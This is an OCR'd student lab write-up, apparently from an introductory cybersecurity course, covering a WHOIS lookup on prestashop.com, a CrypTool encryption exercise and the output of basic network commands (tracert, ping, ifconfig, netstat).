
PRACTICAL NO.1


AIM : Use Google and Whois for Reconnaissance.


Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.





Step 3: Show you information about www.prestashop.com

Raw Registrar Data


```
Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:
```


Contact Information

Owner Name	PrestaShop SA
Email	contact@prestashop.com
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com.
Speed: Median Load Time	2608
Speed: Percentile	21%
Links In Count	61656




Conclusion: Thus, we conclude use Google and Whois for Reconnaissance.


PRACTICAL NO. 2

Aim: Use CryptTool to encrypt and decrypt.

Encryption using Substitution technique and Transposition technique.



Decryption





Conclusion: Thus, we conclude to use CryptTool to encrypt and decrypt.

PRACTICAL NO. 3

Aim: Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press “Enter”.





Step 2: Ping all the IP addresses

Ifconfig

```
susel:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```

Netstat


```
C:\Users\singh>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1564         DESKTOP-923RK3N:1565   ESTABLISHED
  TCP    127.0.0.1:1565         DESKTOP-923RK3N:1564   ESTABLISHED
  TCP    127.0.0.1:25104        DESKTOP-923RK3N:25105  ESTABLISHED
  TCP    127.0.0.1:25105        DESKTOP-923RK3N:25104  ESTABLISHED
  TCP    127.0.0.1:25107        DESKTOP-923RK3N:25108  ESTABLISHED
  TCP    127.0.0.1:25108        DESKTOP-923RK3N:25107  ESTABLISHED
  TCP    127.0.0.1:25112        DESKTOP-923RK3N:25113  ESTABLISHED
  TCP    127.0.0.1:25113        DESKTOP-923RK3N:25112  ESTABLISHED
  TCP    127.0.0.1:25114        DESKTOP-923RK3N:25115  ESTABLISHED
  TCP    127.0.0.1:25115        DESKTOP-923RK3N:25114  ESTABLISHED
  TCP    192.168.0.57:24938     52.230.84.217:https    ESTABLISHED
  TCP    192.168.0.57:24978     162.254.196.84:27021   ESTABLISHED
  TCP    192.168.0.57:25052     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25072     test:https             TIME_WAIT
  TCP    192.168.0.57:25078     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25080     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25083     40.67.188.75:https     ESTABLISHED
  TCP    192.168.0.57:25099     13.107.21.200:https    ESTABLISHED
  TCP    192.168.0.57:25100     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25101     155:https              ESTABLISHED
  TCP    192.168.0.57:25103     103.56.230.154:http    ESTABLISHED
  TCP    192.168.0.57:25106     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25109     ats1:https             ESTABLISHED
```

Conclusion: Thus, we conclude **using TraceRoute, ping, ifconfig, netstat Command.**

